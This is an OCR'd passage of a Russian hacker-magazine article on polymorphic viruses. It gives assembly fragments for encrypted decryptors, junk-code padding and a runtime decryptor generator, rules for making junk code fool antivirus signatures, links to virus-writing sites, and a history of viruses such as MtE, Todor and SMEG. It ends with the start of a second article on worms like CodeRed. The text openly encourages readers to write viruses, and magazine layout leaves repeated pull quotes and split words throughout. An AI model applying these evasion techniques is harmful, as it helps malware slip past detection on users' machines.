
www.viruslist.com/viruslistbooks.html?id=12 - что такое полиморфизм и с чем его едят.

http://zOmbie.host.sk/poly.html - статья про уровни полиморфиков, а также про способы детектирования.


http://vx.netlux.org/lib/vgl01.html - хорошая статья про полиморфизм (на английском).

http://vx.netlux.org/texts/html/i31t.html - пособие по написанию своего полиморфика (на английском).

http://iomas.vsau.ru/uch-proz/el_izdan/internet/leture_virus.htm - история развития вирусов (в том числе и полиморфных).



На сайте http://vx.netlux.org ты можешь скачать Source-код известных генераторов



Описание известных полиморфиков на www.viruslist.com

Уровень 6 (неизлечимый). И, наконец, существуют вирусы, которые состоят из программных единиц-частей. Они постоянно меняются в теле и перемещают свои подпрограммы. Лечение таких вирусов пока не производится, но и для написания нужно очень хорошо разбираться в ассемблере. Характерной особенностью такой заразы являются пятна. При этом в различные места файла записывается несколько блоков кода, что обуславливает название метода. Такие пятна в целом образуют полиморфный расшифровщик, который работает с кодом в конце файла. Для реализации метода даже не нужно использовать команды-мусор - подобрать сигнатуру будет все равно невозможно. Такой алгоритм юзают вири BadBoy, CommanderBomber, Leech и т.п.


НАПИСАЛ САМ - ПОМОГИ ДРУГОМУ!

■ Полиморфизм стал очень распространенным лишь благодаря расшифровщику. Удобно то, что один файл может работать со многими вирусами. Этим и пользуются вирмейкеры, юзая чужой модуль. Подводным камнем при таком раскладе может стать ситуация, когда в базе антивируса хранится используемый расшифровщик. Если это случилось, все вирусы, подключенные к нему, будут детектиться. Согласись, неприятно, когда твой новый вирь обнаруживается как экземпляр из семейства MtE вирусов 1992 года.

Вообще, полиморфизм - высококлассная техника, позволяющая вирусу быть незамеченным по стандартной сигнатуре (или, попросту, маске). Обычно детекторы заразы опредеяют вирь по характерным кускам его кода. В случае с полиморфиком такое не прокатит.

ПРАКТИКА

■ Любой может написать хороший полиморфный вирус. Необходимо лишь немного разбираться в ассемблере. На создание среднего полиморфика тратится не более шести часов. Хочешь попробовать? Тогда послушай ряд рекомендаций по составлению алгоритмов твоего будущего виря и расшифровщика. »



```
encrypt:
mov cx, e_length ; process e_length bytes
mov si, e_start ; read from the start
mov di, e_buffer ; store it in the buffer
call random ; get a random mask
mov bh, al ; copy the mask to BX
mov bl, al
not bh ; create inverse mask
encrypt_loop:
lodsb ; get plaintext
mov ah, al ; copy to high byte
and al, bl ; use initial mask
and ah, bh ; use inverse mask
stosw ; store ciphertext
loop encrypt_loop ; process the next bytee

decrypt:
mov cx, e_length ; process e_length bytes
mov si, offset e_start ; read from e_start
mov di, si
decrypt_loop:
lodsw ; get a pair
or al, ah ; mix the data
stosb ; store the original data
loop decrypt_loop ; process the next byte
```

Грамотно написанный генератор

Очень проста реализация поиска зеркальных команд. Для этого необходимо создать сводную таблицу с операндами. К ней должна прилагаться дополнительная информация: наличие зеркала, необходимость замены команды и прочее. Если человек немного понимает в вирмейкинге и ассемблере, то составить подобную таблицу ему будет несложно. С командами-мусором можно поступить аналогичным образом, как и с зеркалами. Кстати о мусоре. К таким инструкциям прилагается ряд ограничений, которые должен исполнять каждый вирусописатель, чтобы его творение работало как следует. Итак, команда не должна:

❶. Передавать управление за внешнюю программу. То есть управлять кодом может лишь расшифровщик и никто другой. Если нарушить это правило - вирус будет замечен.

❷. Изменять регистры, которые используют рабочие команды. Сам понимаешь, мусор есть мусор и он никоим образом не должен пересекаться с правильным кодом.

❸. Вызывать фатальные ошибки, а также генерировать исключения, так как это остановит работу расшифровщика, либо сделает ее неверной.

Смысл всех правил сводится к одному - мусор не должен мешать процессу расшифровки кода, а лишь радовать глаз антивируса и неопытного пользователя, трассирующего зараженный файл.

Еще один полезный совет: ставь нерабочую команду после цикла, но перед шифрованным кодом - это избавит от некоторых проблем с конвейером у процессоров Pentium.


Ну, а теперь рассмотрим и вовсе конкретный пример. Пусть у нас есть самый что ни на есть элементарный расшифровщик:

```
        mov ecx,virus_size
        lea
edi,pointer_to_code_to_crypt
        mov eax,crypt_key
_begin_loop:
        xor dword ptr [edi],eax
        add edi,4
        loop _begin_loop
```


Теперь посмотрим, что же может сделать наш полиморфный движок с этим кодом (с учетом всего того, что я писал выше):

```
        shl eax,2
        add ebx,157637369h
        imul eax,ebx,69
    (*) mov ecx,virus_size
        rcl esi,1
        cli
    (*) lea
edi,pointer_to_code_to_crypt
    xchg eax,esi
(*) mov eax,crypt_key
    mov esi,22132546h
    and ebx,0FF242569h
(*)  xor dword ptr [edi],eax
    or eax,34548286h
    add     esi,76869678h
(*)  add     edi,4
    stc
    push eax
    xor edx,24564631h
    pop esi
(*) loop 00401013h
    cmc
    or edx,132h
```

В этом коде звездочками отмечены исходные инструкции. Конечно, антивируснику обнаружить такой код будет несложно, но гораздо сложнее, чем обычный, незащищенный. Ты никогда не задумывался над тем, без чего не может обойтись ни один полиморфный движок? Конечно! Он не может обойтись без генератора [псевдо]случайных чисел. Тут сама собой напрашивается любимая функция rand(), но в ASM'e ее нет, поэтому придется изобретать что-нибудь свое. Хоро-



Пример реализации генератора на... Bat-скриптах!



Подробный Help по использованию модулей Dizx

Существуют вирусы, которые состоят из программных единиц-частей. Они постоянно меняются в теле и перемещают свои подпрограммы. Лечение таких вирусов пока не производится, но и для написания нужно очень хорошо разбираться в ассемблере.

Любой может написать хороший полиморфный вирус. Необходимо лишь немного разбираться в ассемблере. На создание среднего полиморфика тратится не более шести часов.

Теперь вирмейкеру не нужно было писать свой дешифратор, а лишь воспользоваться MtE, в результате чего мир узнал о новом семействе вирусов.

Очень проста реализация поиска зеркальных команд. Для этого необходимо создать сводную таблицу с операндами

ПОМИМО ПОЛИМОРФИЗМА СУЩЕСТВУЮТ И ДРУГИЕ ТЕХНОЛОГИИ ШИФРОВАНИЯ. ВОТ НЕКОТОРЫЕ ИЗ НИХ:

- Резидентность - вирус записывает часть себя в оперативную память, а затем перехватывает все вызовы системы, направленные к объектам заражения. Такая зараза остается активной все время, до выключения компьютера.
- Стелс-технологии - частичное или полное сокрытие в системе. При этом вирь перехватывает запрос операционки на чтение/запись зараженных объектов, либо подставляют вместо себя незараженные участки информации.

И напоследок скажу - если будешь писать вирус, то делай это лишь в целях самообразования

шим вариантом является использование следующего кода:

```
rand:
        in eax,40h
        ret
```

Основная суть полиморфного движка состоит в том, чтобы генерировать код "на лету", "из ничего": мы можем записать код в какую-то специально отведенную для этого область памяти, а затем вызвать его. Примером тому может служить подобная реализация кода дешифровщика, который мы приводили выше:

```
lea     edi,virus_address
mov     al,0B9h         ; опкод
                          ; MOV
ECX,imm32
stosb           ; сохранить
                ; EAX, куда указывает
EDI
mov     eax,virus_size  ; Число, ко-
торое
                        ; нужно сохра-
нить
stosd
mov     al,0BFh         ; опкод
                          ; MOV EDI,off-
set32
stosb
mov     eax,offset crypt    ; 32-битное
                              ; сохраня-
емое
                              ; смеще-
ние
stosd
mov     al,0B8h         ; опкод
                          ; MOV
EAX,imm32
stosb
mov     eax, crypt_key
stosd
mov     ax,0731h        ; опкод
                          ; XOR
[EDI],EAX
stosw
mov     ax,0C783h   ; опкод
                    ; ADD EDI,imm32
(>7F)
stosw
mov     al,04h      ; Сохраняемый
                      ; Imm32 (>7F)
stosb
mov     ax,0F9E2h       ; опкод
LOOP _begin_loop
stosw
```

Source-код известного дешифровщика Mutator


Несложно догадаться, что достаточно пары строчек кода, чтобы сделать этот код генератором полиморфного дешифровщика. Достаточно хотя бы добавить случайную вставку однобайтовых инструкций после каждого stos.
Я думаю, на этом небольшом примере можно понять, как работают полиморфные движки. Конечно, реально они гораздо сложнее: они используют различные регистры, передвижение частей кода и т.п. - но это уже зависит от твоего воображения и желания воплощать зло в ассемблерном коде :).
Как я уже говорил, можно не изобретать велосипед, а заюзать уже готовые расшифровщики. Для неопытного вирмейкера это единственная возможность написать рабочий вирус, так как ему вряд ли удастся сделать свой рабочий модуль (это довольно сложно и под силу лишь спецу). Но с чужим расшифровщиком ты можешь столкнуться с рядом проблем, одна из которых уже была названа - антивирус ;). Вызов дешифратора находится, как прави- »

```
Civil War IV, (c) 1993 =.com

For all i've seen has changed my mind
But still the wars go on as the years go by
With no love of God or human rights
'Cause all these dreams are swept aside
By bloody hands of the hypnotized
Who carry the cross of homicide
And history bears the scars of our Civil Wars.

[ DH / TridenT ] [ MK / TridenT ]

"Civilwar.1994":
Civil War IV v1.1, (c) Jan '93 =.com

For all i've seen has changed my mind
But still the wars go on as the years go by
With no love of God or human rights
'Cause all these dreams are swept aside
By bloody hands of the hypnotized
Who carry the cross of homicide
And history bears the scars of our Civil Wars.

[ DH / TridenT ] [ MK / TridenT ]

"Civilwar.2049":
Civil War V v1.0, (c) Jan '92
```

Вывод полиморфика TPE.Civilwar

Одним из опасных вирусов был Predator, который перехватывал прерывания 13h и 21h и записывал себя в конец всех COM-файлов. Используя int 13h, вирь проверял сектора, считываемые с дисков, и изменял в них один бит в определенное время.

ло, в рабочем регистре, узнать который ты сможешь, прочитав мануал по данному модулю.
И напоследок скажу - если будешь писать вирус, то делай это лишь в целях самообразования. Используя чужой дешифратор кода, хороший полиморф ты все равно не напишешь. Поэтому запускать вирь на чужих беззащитных машинах будет просто глупо.



ИСКУССТВЕННЫЙ ИНТЕЛЛЕКТ

В полиморфы нередко встраивают код, который выполняется в зависимости от определенной ситуации. Например, при детектировании вируса он может вызвать процедуру самоуничтожения. Как самого себя (частичная или полная безвозвратная модификация кода), так и системы (массовое заражение системных файлов без возможности восстановления). Это очень осложняет поиск лекарства от заразы - до антивирусной лаборатории вирус доходит уже в нерабочем состоянии. Также были случаи вызова исключающего кода при попытке излечения виря (на высоком уровне полиморфизма).

> Особенностью вируса является то, что он проверяет носитель на возможность записи

Вирусописатели прежде всего акцентируют внимание на трех главных вещах в своем творении:

❶. Маскировка. Цель каждого полиморфника - как можно дольше продержаться в системе до детектировании антивирусом.


❷. Защита. После обнаружения заразы происходит вызов исключающего кода. Об этом было написано выше.

❸. Сложность. Код вируса должен быть очень запутанным, содержать в себе инструкции-зеркала, команды-мусор и прочее. Это обычно работает против новичка, но профессионал в течение нескольких часов изучения кода при трассировке, проследит за алгоритмом заразы.

Существуют вирусы, которые состоят из программных единиц-частей. Они постоянно меняются в теле и перемещают свои подпрограммы. Лечение таких вирусов пока не производится, но и для написания нужно очень хорошо разбираться в ассемблере.

МАССОВЫЕ ЗАРАЖЕНИЯ

Теперь, когда мы знаем принцип полиморфиков, обратимся к истории. Первый такой вирь появился в 1990 году и назывался Chameleon. Он вписывал свой код в конец COM-файлов, а также использовал два алгоритма шифрования. Первый шифрует тело по таймеру в зависимости от значения заданного ключа. Второй использует динамическое шифрование и при этом активно мешает трассировке виря. Существовала и модификация Chameleon. Вторая версия 1 апреля форматировала диск A: (учитывая объемы того времени, это было весьма неприятно). После этого эволюция полиморфов завершилась. Только через три года вышел вирус Phantom1, который добрался и до русских компьютеров. Он не был опасен, хотя содержал в коде ряд ошибок, из-за которых генератор не мог расшифровать тело вируса. При этом исполняемый файл переставал функционировать. После длительного простоя системы фантом выводил на экран видеоизображение с надписью. Она гласила, что компьютер находится под наблюдением опасного вируса.
Параллельно вирусам появлялись и полиморфик-генераторы, одним из которым был MtE, открывший целое заразное семейство. Он уже использовал зеркальные функции, чем затруднял свое детектирование. Теперь вирмейкеру не нужно было писать свой дешифратор, а лишь воспользоваться MtE, в результате чего мир узнал о новом семействе вирусов. Что интересно, первый MtE-вирус был перехвачен антивирусной лабораторией, поэтому быстрый выход защиты от первого серьезного полиморфика защитил множество рабочих станций от заразы.
На 1993 год пришлось очень много полиморфных вирусов. При этом программисты, видимо, соревновались между собой и решали, чья зараза окажется круче всех. Появлялись все новые дешифраторы, которые юзались другими вирмейкерами для своих грязных целей. Одним из таких опасных вирусов был Predator, который перехватывал прерывания 13h и 21h и записывал себя в конец всех COM-файлов. Используя int 13h, вирь проверял сектора, считываемые с дисков, и изменял в них один бит в определенное время.
Другое семейство вирусов Daemaen записывает себя в COM, EXE и SYS-файлы. При этом бинарники, начинающиеся на SC, VF и F-, не заража-



Таблица, характерная для SMEG.Queeg

ются. С виду эти вирусы выглядят вполне безопасно, но на самом деле происходит запись в MBR винчестера и в boot-сектора дискет, а тело заразы хранится в последних секторах. Вирь содержит в себе ряд ошибок, которые вполне могут разрушить FAT.

Вирмейкеры обычно оставляют вместе с вирусом какую-либо информацию. Так, например, полиморфик Invisible записывается в конец исполняемых файлов. В зависимости от времени зараза заменяет файл другой программой, при запуске которой юзер слышит музыку и видит перед собой текст песни I'm the invisible man (хит тех времен). Еще один пример - вирус Seat. После заражения вирь перехватывает 21h, записывает себя в исполняемые файлы. Затем наступает самое интересное. Время от времени на экране компьютера появляется голая задница, а при нажатии на клавиши раздаются характерные для изображения звуки ;).

В это же время группа программистов из болгарской школы (там всегда писались грамотные вири) создает полиморфик Todor. Он не использовал высококлассных алгоритмов. Его изящность заключалась в том, что зараза разрабатывалась по новой технологии. Вес вируса составлял ровно 1993 байта, что соответствовало году выпуска.

При запуске Todora происходит расшифровка его тела. Для этого юзается довольно простой алгоритм, основанный на XOR. С каждым шагом слово вируса XOR'ится с непостоянным ключом. После активации перехватывается адрес 24h и происходит заражение файла command.com. В довершение вирус поражает 5 файлов с расширением COM или EXE.

Особенностью вируса является то, что он проверяет носитель на возможность записи. Перед заражением каждого бинарника создается временный файл (затем удаляется). Когда это невозможно (адрес 24h нужен для возврата именно таких ошибок), зараза прекращает свою деятельность, считая, что носитель защищен от записи. Атрибуты и дата файла после заражения становятся прежними. Лишь значение секунд становится равным 22. Это сделано для того, чтобы не инфицировать бинарник повторно (вирус проверяет дату во время поиска). К тому же, 15 числа каждого месяца, вирь случайным образом шифрует сектор жесткого диска. Это делает полиморфика довольно опасным, так как сектором может являться и Root Directory.

Не обошлось и без ошибок. Todor некорректно проверяет длину файла. Точнее, если она будет более 64 Кб, заразить файл не удастся, а компьютер зависнет. Вторая ошибка заключается в том, что в теле расшифровщика содержится лишняя команда POP. Файл, в который она попадет, неминуемо повиснет после запуска. И напоследок, заражая бинарник, вирус сначала изменяет заголовок файла, а затем записывает себя в его конец. При ошибке записи либо переполнении носителя исполняемый файл будет испорчен, и восстановить его уже не удастся.

После выхода Todora мир узнал о новом полиморфик-генераторе TPE (Trident Polymorphic Engine), который распространялся в архивах BBS с подробным кодом и документацией по использованию. Благодаря этому, стали появляться вирусы (семейство TPE), юзающие этот модуль.

К концу 1993 года генераторов стало выпускаться очень много. Антивирусы не справлялись с таким потоком, это также обуславливалось улучшением технологии полиморфизма.


Рассмотрим примеры. Дешифратор SPE позволял записывать код вируса в исполняемые файлы и организовывал специальный счетчик. При его определенных значениях, вирь стирал содержимое MBR винчестера и перезагружал компьютер. Некоторые генераторы реагировали на команды, введенные пользователем. Например, VICE заражал файлы в каталоге лишь тогда, когда пользователь в него входил. Также дешифратор умел удалять базы антивируса.

Генератор SMEG был очень опасен. Этот расшифровщик умел вписывать свой код в исполняемые файлы, а также стирать CMOS и сектора дисков. Процесс происходил каждый понедельник. После экзекуции вирус показывал надпись, сообщающую, что жесткий диск был поврежден.

А ЧТО ТЕПЕРЬ?

В наше время многие вирусы используют полиморфизм высоких уровней в своих алгоритмах. Но развития технологии практически не наблюдается, можно сказать, что она уже изжила себя. Помимо полиморфизма существуют и другие методы маскировки, например, стелс-технологии. Возможно, скоро вирусописатели придумают мощный алгоритм защиты своих творений, который не сможет разгадать ни один продвинутый антивирус...

Затем наступает самое интересное. Время от времени на экране компьютера появляется голая задница, а при нажатии на клавиши раздаются характерные для изображения звуки ;).



Любой может написать хороший полиморфный вирус. Необходимо лишь немного разбираться в ассемблере. На создание среднего полиморфика тратится не более шести часов.

Теперь вирмейкеру не нужно было писать свой дешифратор, а лишь воспользоваться MtE, в результате чего мир узнал о новом семействе вирусов.

Дешифратор SPE позволял записывать код вируса в исполняемые файлы и организовывал специальный счетчик. При его определенных значениях вирь стирал содержимое MBR винчестера и перезагружал компьютер.

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ПОДВИЖНЫЕ ВИРУСЫ: МИФ ИЛИ РЕАЛЬНОСТЬ?

ТЕХНОЛОГИИ РАСПРОСТРАНЕНИЯ ЧЕРВЕЙ В ИНЕТЕ НА КОНКРЕТНЫХ ПРИМЕРАХ

Как известно, вирусы бывают разные. Большинство из них наносит вред операционной системе либо отдельным файлам. Но есть и такие экземпляры, у которых цель - поразить множество машин, подключенных к интернету. Это, пожалуй, самый опасный вид заразы, который получил название интернет-червь. Оно вполне оправданно, ибо вирус по принципу своего действия напоминает живого червяка, который обживается на месте, а затем ползет дальше, используя бреши в операционной системе.

РОЖДЕНИЕ ЗАРАЗЫ

Черви появляются несколько позже выхода эксплоита на определенную уязвимость в системе. Это происходит в тот промежуток времени, когда бага еще не потеряла актуальности, а пользователь своевременно не пропатчил систему. Проникая на территорию врага, вирус осваивается в системе, а затем начинает сканить инет и ломиться на другие машины (хотя это не всегда так).

Как известно, операционки не идеальны. Багов обнаруживают очень много, поэтому время от времени мир узнает о новом червяке. Но учитывая, что бреши в осях в основном локальные (для червяка приемлем лишь удаленный метод проникновения), экземпляров данного типа вирусов очень мало.

Цели червей, как я уже сказал, могут быть разными. Одни поражают операционную систему и пытаются пролезть через нее на другие машины, другие просто ведут паразитический образ жизни, накручивая баннеры на сайте, третьи творят глобальный DDoS в определенное время... После моей подробной классификации ползучей заразы ты поймешь, что червяки - очень опасные вирусы, которые при желании могут парализовать весь интернет.

ПОЛЗЕМ ЧЕРЕЗ WEB

Уязвимости в Web с каждым годом обнаруживают все чаще и чаще. Начиная с самой популярной unicode-баги в IIS под винду, заканчивая ошибкой в модуле mod_php и mod_ssl под Linux. Взломщики пользуются этими багами в целях подчинения системы, вирусописатели же создают червяков, которые вламываются на машину и пытаются заразить большое количество серверов.

Самым нашумевшим вирусом, который проникал в систему через IIS, был известный CodeRed. По подсчетам, он заразил порядка двенадцати тысяч серверов по всему миру. Изначально червь был ориентирован на глобальный DDoS против сайта Белого дома www.whitehouse.gov. Атака была выполнена успешно, нормальная работа сервера нарушилась. Помимо DDoS'а Белого дома, червяк перехватывал все запросы на Web-сервер и показывал уже свою страницу, вводя в заблуждение посетителей.





рис. Константин Комардин



Сервер, зараженный червяком CodeRed

Как же действовал CodeRed? Используя известную unicode-багу, он проникал в систему и уже оттуда искал новые IIS-сервера. Если ты помнишь, ошибка была обнаружена в июне 2001 года. Буквально через несколько дней мелгомягкие выпустили патч, но мало кто своевременно скачал и установил его.

Масштаб заражения CodeRed'ом мог быть больше в десятки раз, если бы он ориентировался на другие платформы Windows. Червяк заражал лишь системы с Win2k. Видимо, это было сделано умышленно.

Самым нашумевшим вирусом, который проникал в систему через IIS, был известный CodeRed. По подсчетам, он заразил порядка двенадцати тысяч серверов по всему миру. Изначально червь был ориентирован на глобальный DDoS против сайта Белого дома www.whitehouse.gov.

Линуксовый Adm юзает переполнение буфера в BIND, записывая себя на удаленную машину. При этом он передает лишь часть своего кода, который автоматически компилируется и докачивает остальные компоненты уже с зараженной машины.

Уникальность CodeRed была в том, что вирус не использовал никаких временных и постоянных файлов в своей работе. Червь переполз в систему в виде TCP/IP пакета, затем селился в оперативке машины и искал новые жертвы. При этом определить заразу было весьма проблематично, так как только специальные антивирусные модули для межсетевых экранов могли это сделать.

